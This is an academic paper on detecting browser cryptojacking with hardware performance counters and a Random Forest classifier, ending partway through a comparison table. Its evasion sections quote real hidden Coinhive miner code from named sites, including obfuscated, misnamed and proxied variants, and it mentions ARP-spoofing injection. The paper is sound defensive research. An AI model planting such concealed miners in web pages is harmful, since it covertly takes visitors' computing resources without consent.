The Browsers Strike Back: Countering Cryptojacking and Parasitic Miners on the Web

Rashid Tahir*, Sultan Durrani†, Faizan Ahmed‡, Hammas Saeed§, Fareed Zaffar§, Saqib Ilyas¶
*University of Prince Mugrin, KSA, *r.tahir@upm.edu.sa*
†University of Illinois at Urbana Champaign, USA, *sultand2@illinois.edu*
‡ University of Virginia, USA, *faizann288@gmail.com*
§ Lahore University of Management Sciences, PK, *(hammas.saeed, fareed.zaffar)@lums.edu.pk*
¶ National University of Computer and Emerging Sciences, PK, *saqib.ilyas@nu.edu.pk*

***Abstract*—With the recent boom in the cryptocurrency market, hackers have been on the lookout to find novel ways of commandeering users' machine for covert and stealthy mining operations. In an attempt to expose such under-the-hood practices, this paper explores the issue of browser cryptojacking, whereby miners are secretly deployed inside browser code without the knowledge of the user. To this end, we analyze the top 50k websites from Alexa and find a noticeable percentage of sites that are indulging in this exploitative exercise often using heavily obfuscated code. Furthermore, mining prevention plug-ins, such as NoMiner, fail to flag such cleverly concealed instances. Hence, we propose a machine learning solution based on hardware-assisted profiling of browser code in real-time. A fine-grained micro-architectural footprint allows us to classify mining applications with >99% accuracy and even flags them if the mining code has been heavily obfuscated or encrypted. We build our own browser extension and show that it outperforms other plug-ins. The proposed design has negligible overhead on the user's machine and works for all standard off-the-shelf CPUs.**

I. Introduction

The wide-spread usage of ad-blockers has led to a decrease in profits for website owners whose main source of revenue was online ads. Consequently, providers have been on the lookout for newer ways of monetization. Cryptocurrency mining presents itself as a suitable alternative, albeit an unethical one if done without explicit user approval. A provider (or a hacker) embeds a mining script inside the source code of the website. As soon as a user visits the website, the script is loaded initiating a miner in the background that commandeers the underlying system resources and starts mining. This practice is commonly known as *cryptojacking* and is characterized by a deceitful activity where the user's computer is abused without their knowledge [1].

The issue of cryptojacking has recently gained more traction with both users and security companies alike, with Symantec recently stating that cryptojacking attacks have experienced an 8500% increase as of late 2017 [2]. This shocking spike is primarily attributed to the rise of cryptocurrency value during that time. Furthermore, it was discovered that parasitic mining websites, such as PirateBay, continue their mining operations even after the browser window has been closed [3]. Hence, the website continues its hold on the hijacked resources, often consuming up to 60% of CPU capacity [4], despite the fact that the user has finished his business on the website. Clearly, this is much more exploitative and unethical compared to ads and hence, warrants serious attention. However, with the cryptocurrency market holding steady and the use of ad blockers increasing, we postulate that cryptojacking is going to become more widespread.

In order to prevent cryptojacking, a couple of solutions are currently available in the market. Browser add-ons, such as *No coin* [5] and *NoMiner* [6] are popular options in this regard. While these two extensions do offer some degree of protection, our study shows that an adversary can easily evade their algorithms using simple obfuscation techniques as they predominantly rely on code and URL matching. Indeed as we will show later, these browser plug-ins failed to detect numerous websites in the wild that were actively mining in the background at the time of the study.

Hence, in this paper we first investigate the problem of cryptojacking in the wild by collecting and analyzing a dataset of the top 50k websites on Alexa [7]. Once we understand the phenomenon better, we propose a machine learning-based solution that employs the use of Hardware Performance Counters (HPCs) to flag any kind of mining activity happening on the browsers. Whether the code is heavily obfuscated, encrypted or employs any other evasive technique, our scheme can flag the mining operation with >99% accuracy. Furthermore, the design has negligible overheads due to its reliance on hardware-assisted profiling and works with commonly available CPUs. Based on the proposed design, we build our own browser plug-in that has much better accuracy than the aforementioned add-ons and is more robust to evasive schemes.

We summarize our key findings and contributions below:

- We collect a large dataset of websites and analyze each one to find miners (hidden or otherwise). We identify the major categories of websites (video streaming, adult sites, torrents etc.) that are predominantly abused by cryptojackers and give insights into why a category has more propensity and likelihood of abuse.

- We identify different ways in which mining is typically carried out in the wild and how attackers leverage the nature and type of the browsing device before mining (dynamic/platform aware mining).
- Leveraging hardware developments from recent years, we propose to use Hardware Performance Counters (HPCs) for profiling browser activities and build a Random Forest Classifier with an accuracy of 99.35%.
- Our proposed behavioral-monitoring scheme relies on the underlying Proof-of-Work (PoW) algorithm of a coin and hence detects mining activity regardless of the obfuscation or evasive techniques used by adversaries.
- We develop a chrome extension based on our system, which can provide real-time protection and outperforms other popular extensions found on various webstores.

II. Background and Motivation

A. Cryptojacking Demystified

As mentioned above, the process of cryptojacking involves subjecting a visitor's computer to a hidden mining script. When a user visits the website, a mining script is initiated in the background(either planted deliberately by the owner or by a hacker). The script "steals" the processing power of the victim's computer, essentially relegating the user to a subset of "left-over" resources. Since mining is a compute-intensive activity that involves repeated hashing, it has a noticeable impact on the system being abused. First, the available compute resources for other tasks is minimized. Second, continuous mining (hashing) leads to a marginal increase in the electricity bills as the processor draws more power [8]. Third, processor generates more heat and resultantly cooling costs are increased. Finally, the continuous stress on system resources, theoretically lowers the lifespan of the affected computer (however this is more of a concern for specialized hardware users). Hence, it is of paramount importance that cryptojacking be detected in its early stages before any damage in done.

B. Deploying Miners for Cryptojacking

In-browser mining operations for cryptocurrencies, such as Monero, are performed through a JavaScript miner. One such miner was developed by Coinhive [9] and has been extensively used for both covert (cryptojacking) and overt mining (mining with user's consent as an alternative to ads). The Coinhive miner has been repeatedly discovered on various websites completely obscure from the users [10], [11]. Another hidden miner for Monero is available online at [12], which can be embedded into a website instantly requiring little or no technical expertise. Similarly, hackers have also been secretly injecting the Coinhive script into certain websites, allowing the miscreants to benefit off of other peoples' websites and other users' machines. In such cases, neither the owner of the website nor the visiting user has any idea that a mining script has been planted. This was the case with CBS Showtime [13] and the official website of Cristiano Ronaldo [14]. Similarly, plug-ins like WordPress can also be exploited. For instance, more than 4000 official websites of the UK and USA governments [15], [16], [17] were hacked to mine Monero by compromising a third party plug-in called *Browsealoud*. According to a research by Wandera [18], users from popular social media sites like Facebook, Instagram, Pinterest and LinkedIn are often targeted with links having the Coinhive script.

Furthermore, the Coinhive script can be embedded into advertisements themselves (when the ad runs the miner is initiated) and mobile applications as well. Similarly, Kasperky Labs has reported that mining software is also being distributed via adware programs [19]. A miner is downloaded and installed without the user's consent. In order to prevent deletion, security software on the computer is disabled and in case the user runs a system scan, the miner suspends its activities to remain undetected. Attacks of this nature are categorized as cryptojacking, where resources of a computer are commandeered to perform cryptomining without approval from the user. For this paper, we have focused on in-browser cryptojacking as it is the most devastating issue in this problem space. However, our tools and techniques can be directly applied to the larger cryptojacking context as well.

C. Monero's Algorithm

Most of the cryptocurrencies, such as Bitcoin, require specialized hardware and extensive resources for profitable mining. A few coins, such as Monero, have an ASIC-resistant PoW algorithm (Monero has CryptoNight). These algorithms, by design, allow average desktop and laptop CPUs to perform mining lucratively. Even mobile devices can be used for mining Monero, however they produce lower hash rates. In-browser mining is particularly advantageous for the website owners because Monero and other identical cryptocurrencies allow a pool of computers to mine together. Therefore, a single computer only works on a small part of a larger mining task. In case of websites, millions of users enter the mining pool, which incentivizes the website owner because a larger pool implies a greater chance of solving the puzzle and securing the reward.

Monero has also gained popularity because of the privacy it offers. Unlike Bitcoin and other cryptocurrencies that record all transactions on a publicly accessible blockchain, Monero on the other hand uses ring signatures [20] and CryptoNote [21], which make transactions untraceable [22] by law enforcement. This is also the reason why hackers are increasingly tempted to inject mining scripts because they directly and anonymously generate and transfer money to the hacker's crypto-wallet.

III. Hardware Performance Counters

Hardware Performance Counters (HPCs) are internal registers of a processor, which represent the state of the system at any given time. In other words, the values of these registers highlight the features of the programs being executed by the system. These counters can be polled fairly quickly and can provide us an insight to the behaviors of programs being run (at the micro-architectural level) without looking at their

Counter ID	Name of Counter	Explanation
1	cycles	# of CPU clock cycles
2	instructions	# of executed instructions
3 and 4	branches and branch-misses	# of branch instructions and # of mispredicted branches
5 and 6	stalled-cycles-frontend/backend	# of stalled cycles in the frontend and backend of pipeline
7	page-faults	# of page faults
8	context-switches	# of context switches
9	cpu-migrations	# of migrations of profiled app
10 and 11	L1-dcache-load/store-misses	# of load misses at L1 data cache and # of store misses at L1 data cache
12 and 13	LLC-loads/stores	# of loads at the Last Level Cache and # of stores at the Last Level Cache
14 and 15	dTLB-loads/stores	# of loads at the data TLB and # of stores at the data TLB

TABLE I
HARDWARE PERFORMANCE COUNTERS AND THEIR EXPLANATIONS

source code. For this paper, the partial list of HPCs used is outlined in Table I. For the full list, we refer the reader to [23].

Previous work on malware detection using HPCs [24], [25] has outlined their efficacy in detecting execution patterns. In our case, HPCs can allow us to classify if a miner is being run on the system or not. This is done by comparing the counter values when the system is being mined on and when it is not mining.

Our approach is fruitful because at the backend, a miner runs a Proof of Work (PoW) algorithm such as CryptoNight [26]. Since the algorithm runs millions of times, its effects are vividly visible on the counter values. This is because the hashing operations in the code runs millions of times, and only manipulates the values of certain counters and these counters are bound to show their prominence amongst others. This allows us to construct discernible signatures for classifying mining activities.

It can be argued that an adversary might manipulate the values of other HPCs, which are not used in the mining algorithm to deceive the classifier and prevent detection. However, this approach will not work because the adversary will have to design a computation that *only* affects the values of counters unrelated to mining and then run it millions of times to create balance. This would make mining less lucrative because the processing power would be wasted. Another way to evade detection is to mine in a controlled fashion so as not to raise the HPC values to the point of detection, however that too would only make the process less profitable. Hence, capping the mining activity in any way to avoid detection will make the whole exercise much less profitable.

IV. DESIGN AND METHODOLOGY

We start with an overview of the design of our framework and identify the sources of noise that can cause erroneous results. Then we describe our approach for automatic data collection. Finally, we talk about our machine learning pipeline.

A. System Design

Our study seeks to answer three important questions. First, how popular and frequent has cryptojacking become in recent times. Second, how accurately does our system detect cryptomining and thirdly are there any stealthy and unobtrusive ways in which digital parasites can steal CPU cycles?

At a high level, our approach is to run a website and record the Hardware Performance Counters (HPCs) values, which are then used to classify between normal user behavior (non-mining case) and mining activity. Hence, these HPCs are used as features for classification. For detection, each website undergoes the same iteration. First, the website is run for a certain amount of time to load and render the HTML DOM. Second, the system wide hardware performance counter's are polled, recorded and marked for each website. Lastly, the data is passed to a machine learning classifier for classification. This is shown in Figure 1. However, to train a classifier, we first need labeled data, which we describe in the following section. There are two main sources of noise that need to be taken into consideration here i.e., web-based noise and system-based noise. The web-based noise would include any high load websites like online gaming and video streaming. Whereas, system-based noise would be the processes running due to the applications in offline mode. HPC data was collected for both cases, when these applications functioned independently and when in conjunction with mining websites.

B. Data Collection

Collecting appropriate data and preprocessing are the fundamental parts of building correct machine learning models. To train our classifier, we first need labeled data from mining *(positive class)* and non-mining *(negative class)* websites. To do this, we create a simple website and embed Coinhive in it. We use different parameter settings for mining and record HPC values for them. Let us call this data U_m. Next, we manually found 100 websites mining for different coins and extracted their HPC values. This data is called W_m. Finally, we extracted HPCs from 320 websites from different categories that were not mining. This gives us our 3rd data set which we call W_n. The choice of these number of mining and non-mining websites is important here. We need the websites to represent a large mix of categories such as games, videos, blogs etc. Therefore, we make sure that our set of websites have equal contribution from all categories for both mining and non-mining class. Now, we have a labeled data set $D \in \{D_m, D_n\}$ with mining $D_m \in \{U_m, W_m\}$ and no mining data $D_n \in \{W_N\}$. In total, we have 270 data points for positive class and 320 for



Fig. 1. Methodology Overview

Accuracy	Precision +	Precision -	Recall +	Recall -	AUC Score
99.35%	100%	99%	98%	100%	99%

TABLE II
SUMMARY RESULTS OF RANDOM FOREST ON TEST SET. + REPRESENTS MINING AND - STANDS FOR NO MINING.



Fig. 2. Feature Importance Values. Greater the value, more important is a feature for mining detection..



Fig. 3. Values for Top 4 features during mining and not mining. **Black** is for mining and **Red** is for no mining.

negative. We can now build a classifier and train it on this data.

Implementation Details: Our experiments are implemented using Python and Bash scripts. We used Python's subprocess module to open Mozilla Firefox browser to load a website. Each website was given 20 seconds to load until the Bash script was initiated to record the HPC values. The Bash script executed the Linux *PERF* utility to collect the system wide statistics (counters) for a list of events at every 2 second interval for a total of 20 seconds. After the HPC data is recorded a further 20 seconds sleep time is added to reset the counter values and CPU usage back to normal. Internet connectivity/website server activity was also checked by sending a ping to the website before the experiment was started.

C. Mining Classification

For classification purposes, we use the Random Forest [27] algorithm, which is a well known and effective machine learning classifier. It works by building an ensemble of decision trees and deciding the final outcome based on voting from the ensemble. We split our data into 80% training set and 20% testing set and do 10-fold cross validation to report the final results. We use 25 decision trees for our ensemble. For performance metrics, we use precision, recall, F1 and AUC score.

V. EXPERIMENTS AND RESULTS

We now present some results pertaining to the classification accuracy and execution overhead of our system.

A. Classification Performance

Table II shows the summary of results for our model. Using as limited as 300 data points, we can see that our model performs quite well. On the test set, we are able to get 99.35% accuracy with average recall and precision of 99%. We also test our classifier with different number of ensemble trees and observe that the accuracy remains fairly consistent with different number of trees. Figure 4 shows the ROC curve demonstrating the performance of the classifier for false positive and true positive rate. As expected, the ROC shows that our true positive rate is 100% while false positives are nearly zero.

The near perfect curve of the ROC figure, shows the effectiveness of our classifier in learning patterns to separate mining and non-mining websites, even with little training data. Since the test data set for which the above ROC curve is made is from the same distribution as the training data, the ROC curve is perfect. However, we hypothesize that due to the small



Fig. 4. ROC Curve showing model performance

size of our training data, the model might make a very small number of erroneous classifications when run in the wild. For instance, when we ran our model in the wild (discussed at length in the following section), we found a website that was using a threshold of 0.1 for mining (very low consumption of system resources). Our model was not able to detect that website. However, it was able to detect several similar websites using the same threshold. We believe this happened due of the paucity of our training data.

In Figure 2, we plot the importance value of each feature contributing towards the classification. We observe that there are some features, which perform considerably better than others. For example, we can see that dTLB load (20) and iTLB load (24) are the two most prominent features with highest importance values. Moreover, there are some features like stalled-cycles frontend and backend (5 & 6) which have low importance values and do not help the classifier at all. To further evaluate the top features, Figure 3 shows scatter plots for the top 4 features. Scatter plots validate an almost clear boundary between values of the top features when a website is mining vs. otherwise. We find that the 4 most dominant features have starkly different values in the case of mining vs. idle and non-mining (various different workloads were run in the non-mining case, such as gaming and video streaming). This further indicates that HPCs are a good choice for mining detection as they result in very vivid and discernible signatures.

B. Evaluation in the Wild

To measure the performance of our classifier in the wild, we test it on a sample of 15,000 randomly chosen websites from Alexa's top 50,000 websites. This is done because we believe that the probability of mining taking place in top Alexa websites is low. Therefore, to expand our set, we include websites which have a relatively lower ranking. For each website in our set, we extract the HPC features and pass them through our trained classifier. We evaluate all the websites that are assigned probability of mining greater than 0.5. Table II lists the results for this experiment. Out of 15K websites, we find that 119 websites are mining according to our model. On closer inspection of the flagged websites, we found that 0.5 is not a good threshold for prediction because the model is not very certain about a prediction when the probability lies around 0.5. For example, one of the 119 websites includes a gaming website with highly enhanced graphics. It is detected by our model as mining with probability 0.52. Therefore, we analyze websites with different probability thresholds: 0.5, 0.7 and 0.8. This means that if we are testing with a probability threshold of 0.7, we only flag those websites whose prediction probability is greater than 0.7. Table III shows the number of websites detected as mining after we increase the threshold for detection.

Total Websites	Not Mining	Mining (P>0.5)	Mining (P>0.7)	Mining (P>0.8)
15000	14881	119	33	11

TABLE III
SUMMARY STATISTICS FOR ALEXA 15000 CLASSIFICATION

On a related plane, we show in Table IV the mining websites by category with total number of visits per each category. It is interesting to note here that the top categories in this table are video streaming, adult websites and torrent sites. Video streaming takes the top spot because like mining, video streaming tends to be a long term activity, for instance watching a two hour movie. Hence, if attackers can get a miner running in the background they can essentially commandeer the resources for a full two hours. For adult websites, hackers have simply chosen a genre, which constitutes the lion's share of traffic on the Internet to maximize their chances of running the miner. Again, since adult sites do not involve a lot CPU usage, attackers can get away with 50% or 60% CPU usage for mining. The user is so involved during this particular activity (visit to an adult site) that chances are they will not notice a slight performance slowdown (if the performance takes a hit at all). Similarly, torrent sites often have large visit counts. Furthermore, torrent site visits often incorporate downloads, which means attackers can resort to other cryptojacking tricks as well. Taken as a whole, the table implies that when it comes to visiting websites that fall into the top three categories, users need to be extra vigilant and rely on some sort of mining-prevention plug-in or AV software that can detect this.

C. Execution Overhead

The space overhead of the system is a constant order function. After reaching a threshold time interval which in our case is 20 seconds the HPC data is recorded, preprocessed and sent to the classifier. In case of mining the system alerts the user, while in the non-mining the workflow is reset. Hence the system not only occupies lesser space (about 2500 Bytes for our experiment) but also prevents stacking of stale HPC data. Hence, the space overhead always stays below a constant value, which is a function of the polling frequency between two successive polls within one counter dump (we poll after every 2 seconds for a total interval of 20 seconds and hence, have 10 values per profiling session).

The Figure 5 shows the instrumentation and runtime delays on job completion times for various workloads. We can clearly see that for most common workloads, the job completion times are barely affected. The difference, if any, is negligible even on multiple different runs. This is due to the fact that our system is based on hardware-assisted profiling, which is conducted at native speeds and does not experience any slow downs from software processes. The main take away from this set of results

is that the system we are proposing has negligible impact on the computer it runs on, making it an excellent candidate to be used in a mitigation scheme.



Fig. 5. Delay in job completion times

Category	Total Count	Total Visits in Million
Video Streaming	11	22.5
Adult	5	6.5
Torrent/Download sites	7	4.2
Games	2	0.9
Others	8	2.2

TABLE IV
MINING WEBSITES BY CATEGORY

VI. WEB MINING TECHNIQUES

In this section, we cover the various techniques used in conducting mining operations. The websites mentioned in this section and the next one, were analyzed during May-June 2018. The current state of the mentioned sites is not known to the authors.

A. Plain Mining Script

The most basic cryptojacking method involves planting the mining script directly into the code without any obfuscation. During our study, we found various websites which had the static mining code in their HTML. To this end, we detected scripts of three different Monero miners i.e., Coinhive, Webminerpool and Cryptoloot. We present an example of a website for each miner.

xpau.se is in the Top 5k websites according to Alexa and has 5.5 million total visits. This website has the **Coinhive** script without obfuscation. Similarly, *300mbfilms.org* is amongst the Top 50K Alexa websites with a total of 655k views. The **Webminerpool** code was detected in its source. Lastly, *legendaoficial.net* is ranked in the Top 55K websites according to Alexa with a total view count of 655k. It contains the **Cryptoloot** script directly embedded in the HTML.

B. Dynamic/Platform Aware Mining

From our observation of the websites, we found certain practices employed by clever cryptomining sites to exploit device resources intelligently. We highlight each of these dynamic techniques and discuss how they aid in covert mining:
1) Using Logical Processor Information: The HTML Web Worker API provides features that allow the Web content to determine how many logical processors the user has available, in order to let content and Web applications optimize their operations to best take advantage of the user's CPU [28]. This information is cleverly leveraged by hackers as they set the CPU throttle value and the number of threads accordingly so that mining is not so obvious to the user. A PC games website detected by our classifier *oceanoffgames.com* happens to use such a scheme. Figure 6, shows that the site is calculating the number of threads by dividing the number of logical processors value by two. In case when the logical processors cannot be determined it is using a throttle value of 0.6.

```
<script>
if (navigator.hardwareConcurrency > 1){
    var cpuConfig = {threads: Math.round(navigator.hardwareConcurrency/2)}
}else{
    var cpuConfig = {throttle:0.6}
}
var miner = new CoinHive.Anonymous('I2cOkYH86Cd0dagceTHYeJX4bUCkdJ0M', cpuConfig);
miner.start(CoinHive.FORCE_EXCLUSIVE_TAB);
</script>
```

Fig. 6. Code for mining based on information from logical processor

2) Using Battery Status: The HTML5 Battery Status API provides information about the system's battery charge level and notifies the website when the battery level or charging status change. Again, this information is being exploited by cryptojackers as they alter the mining parameters based on battery status. The JavaScript code in Figure 7 is from the website *anmaxjp.com*, which our classifier flagged. The website only executes the miner when the device is charging and the battery level is greater than 50%. In this way the user will not notice decreasing battery time and the miner can continue in the background. Searching for this code snippet using the *PublicWWW* source code search engine [29], we found that over 500 websites were mining only when battery was on charging and in some cases mining was stopped when the battery level fell below threshold value.

```
try {
    navigator.getBattery().then(function (battery) {
        if (battery.level < 0.50 && battery.charging == false) {
            miner.stop();
            document.getElementById("stopped").innerHTML = "偵測到電量不足已停止運算";
        }
    });
```

Fig. 7. Code that only mines when the battery is charging or is above 50%

```
<script data-cfasync="false">
    var X = new CoinHive.Anonymous('aLHVx0zI7MtABiETcK7q2G1EOGjHGRYG');
    X.isMobile() ? X.setThrottle(0.8) : X.setThrottle(0.3);
    X.start();
</script>
```

Fig. 8. Code that mines based on the type of device

3) Using Device Type: The Coinhive Javascript library provides a method called *isMobile()*. This returns true if the device is a mobile phone and false otherwise. Using the value returned by this function, hackers are able to set a throttle on mining activity depending on the device type. This method is also being used to allow mining only on desktop computers because mobile mining might be more noticeable due to the overhead generated from constant CPU usage. The website

musicjinni.com was found to be using this method and was flagged by our classifier. The code is shown in Figure 8 . It is one of the top 17000 websites globally with over 3.17 million total visits. This website offers users to watch and download videos and mp3 songs. It first checks to see if the user is on a mobile device or not and then adjusts the cpu throttle value accordingly. A throttle value of 0.8 is being used for mobile devices and 0.3 otherwise.

VII. Evasion Techniques

This section discusses our findings related to code obfuscation and evasive techniques. We start off by discussing probable ways in which crypojacking attacks can be initiated. There are mainly two types of cryptojacking attacks. The first is that the web developer secretly embeds a mining script in the website he creates and uses the visitors computational resources without their consent. The second is that a third party attacker secretly embeds a mining script in the web content while keeping both the web developer and the visitor in the dark. One of the ways in which the attacker can inject mining code in the web content is using ARP Spoofing to perform a man-in-the-middle attack. ARP spoofing is a type of attack in which a malicious actor sends falsified ARP (Address Resolution Protocol) messages over a local area network. A man-in-the-middle attack can be done to intercept and modify the traffic. The miner code can be embedded and sent to the client machine. In most cases, the attacker can encrypt/obfuscate the miner part of the code during injection. In our results we have found a number of different instances when the miner code was obfuscated and various techniques were used to obfuscate the code and we list some below.

A. Base64 Obfuscation

The HTML code can be encoded into base64 and then decoded back and made part of the DOM. For example, the *document.body.innerHTML* function under a script tag can be used to convert a string into a node element and append it to the body tag. During execution, the *atob()* function can be applied onto a base64 encoded string containing the Coinhive URL and miner details. In this way, a simple ”grep” on the static page source would not be able to show any suspicious mining code. Using PublicWWW, about 28 websites were found using code that was obfuscated in this manner. One of the websites we found was *piratebay.cr*. This is a proxy for the famous PirateBay website, which allows the users to download magnetic links and torrents. Surprisingly, it has over 1.9 million total visits. The code in Figure 9 shows that the website has included a custom library for mining, which was obfuscated using base64 encoding.

```
<script src="https://thepiratebay.cr/m.js?proxy=wss://mine.torrent.pw"></script>
<script>
  var miner = CH.Anonymous('43diebQLSFGfQg5xobxSk4C42gnMUCVvU9WPxEXnBuqa9ANbThwWwaH1MELagmxQhRcXmhmaPAV1rEp9Sacwzs
  miner.start();
</script>
```

Fig. 9. Code for custom library used for mining

B. npm Javascript Obfuscator

The *npm Javascript Obfuscator* [30], which is a powerful free obfuscator for NodeJS and JavaScript has also been used by hackers. This tool transforms an original JavaScript source code into a new representation that is much harder to understand. The obfuscated result will have the exact functionality of the original code but a different ”appearance”. *clickwith.bid/s/* is a site using such an obfuscated code to mine. No adblocker or other plugin could detect this other than our classifier.

1) Misnamed Obfuscated Mining Scripts:

xrysoi.online is a famous website ranked 91st on Alexa in Greece and 11,243rd overall. It has 3.87 million total visits. It allows users to watch or download a large collection of movies. Our classifier successfully detected this website as mining but *NoMiner* and *No Coin* did not detect it. This is because the website uses one of the most subtle evasive techniques we have seen in our analysis. On loading, this website loads a completely obfuscated script named *bootstrap.min.js* from another website. It appears that the script should have code for the Bootstrap framework, which is used for developing web applications. However, in reality the script contains obfuscated and unreadable code for mining. On de-obfuscating the code using an online tool, we were able to manually read the code and found a cryptominer in it. This example shows the strength of an ML-based approach as compared to simple code matching. No plugin was able to flag this but our classifier gave this website a 100% probability of mining. Figure 10 shows a portion of the code after de-obfuscation.

```
(function(_0xfa8f15, _0x5524af) {
    _0x327a81 = _0xfa8f15;
});
}
var _0x553671 = setInterval(function() {
    if (_0x2b874d == 0x1e) {
        if (typeof window[_0x52e4('0x18')] !== _0x52e4('0x19')) {
            var _0x1e9fa4 = window[_0x52e4('0x18')]['i']();
            _0x3a3fcf('miner_df', _0x52e4('0x1a'), _0x1e9fa4['p'][0x0], 0x1);
        } else {
            _0x3a3fcf(_0x52e4('0x1b'), 'Started', 'none', 0x0);
        }
    }
    if (_0x2b874d == 0x3c) {
        if (typeof window['_am'] !== _0x52e4('0x19')) {
            if (_0x52e4('0x1c') === 'IatLJ') {
                var _0x1e9fa4 = window['_am']['i']();
                _0x3a3fcf(_0x52e4('0x1b'), _0x52e4('0x1d'), _0x1e9fa4['p'][0x0], window[_0x52e4('0x18')]['hps']
            } else {
                begin = dc[_0x52e4('0x1e')](prefix);
                if (begin != 0x0) return null;
            }|
        } else {
            _0x3a3fcf('miner_df', 'HashesPerSecond1', _0x52e4('0x1f'), 0x0);
        }
    }
    if (_0x327a81 != 'w' && _0x327a81 != 'd') {
        _0x2b874d++;
    }
}, 0x3e8);

function _0xe328b1(_0x5212ff, _0x1baa15, _0x1922b4, _0x2b772f, _0x18667c, _0x1e3dbf) {
    document['cookie'] = _0x5212ff + '=' + escape(_0x1baa15) + (_0x1922b4 ? _0x52e4('0x20') + _0x1922b4[_0x52e4
```

Fig. 10. Obfuscated code: Hashes are being generated

2) Implementing a Complete Mining Algorithm:

Another way to mine stealthily is to include the entire CryptoNight algorithm implementation directly into the website source code. Then *https://coinhive.com/lib/coinhive.min.js* would no longer be imported and a blacklist based blocker would not be able to flag the website. We found a website, *mejorenvo.com/* using this strategy.

In addition to this, it also encoded/obfuscated parts of the CryptoNight algorithm. Apart from the npm Javascript Obfuscator, there are other ways to obfuscate as well. For instance, by using JavaScript escape function, encodeURI function or by converting fully into hex. *mejorenvo.com* is one of the top 500 websites in Spain and top 400 in Argentina with over 3.3 million total visits. The website offers users to download movies and torrents. This website not only includes the entire Coinhive library directly into one of its script tag but also obfuscates it using a method similar to npm Javascript

```
if((device.desktop() && (device.windows() || device.mac() || device.linux())) && !device.tv()
var ownerid = $.cookie('userid');
if(!ownerid){
    CoinHive.CONFIG.WEBSOCKET_SHARDS = [['wss://wsservices.org']];
  var mscript = new CoinHive.User('sk9PVdCAMq0f2oGWFUA04ziemlFrydpR', userid, {
    throttle: 0.6,
    //autoThreads: true
});

    mscript.start();

console.log('start_min');

  // Listen on events
  mscript.on('found', function() { /*found*/ })
  mscript.on('accepted', function() { /*accepted*/ })

  // Update stats once per second
  setInterval(function() {
    var hashesPerSecond = mscript.getHashesPerSecond();
    var totalHashes = mscript.getTotalHashes();
    var acceptedHashes = mscript.getAcceptedHashes();

    // Output to HTML elements...
  }, 1000);
}
}
```

Fig. 11. Plain CoinHive code in a script from another domain

Obfuscator. Again our classifier was successfully able to flag this site. Figure 12 shows part of the obfuscated and de-obfuscated code. It can be seen that several custom parameters have been set. The unobfuscated version of the code is in the bottom script tags which shows that plain Coinhive was obfuscated and embedded into the website. The JS-beautify utility is used here to unobfuscate [31] the code.

```
####### OBFUSCATED CODE
<script>
var _0x4e3d=["\x36\x4B\x58\x62\x6E\x53\x33\x69\x43\x33\x43\x32\x51\x58\x49\x36\x56\x58\
var miner= new CoinHive.Anonymous(_0x4e3d[0],{threads:5});miner[_0x4e3d[1]]()
</script>

####### DEOBFUSCATED VERSION OF ABOVE CODE
<script>
    var _0x4e3d = ["6KXbnS3iC3C2QXI6VXuQvj7ENrliI51F", "start"];
    var miner = new CoinHive.Anonymous(_0x4e3d[0], {
        threads: 5
    });
    miner[_0x4e3d[1]]()
</script>
```

Fig. 12. Figure showing obfuscated and deobfuscated CoinHive code from mojerenvo

C. Calling Coinhive Indirectly from a Called Domain

embedrip.to is an Indian website ranked 1351st in India and has 2.3 million visits overall. This is again not detected by both *No Coin* and *NoMiner* but our model successfully catches it. There is no mining script in the source code of the page. But on closer investigation, we find that the website loads an innocuous looking script named *startmscript.js* from another domain which contains plain code for Coinhive, as shown in Figure 11. Even though there is no obfuscation involved, but by leveraging the second domain hackers can easily fool other tools.

Evasive Technique	**Our Method**	**No coin**	**NoMiner**
No obfuscation	Yes	Yes	Yes
Base64	Yes	Yes	Yes
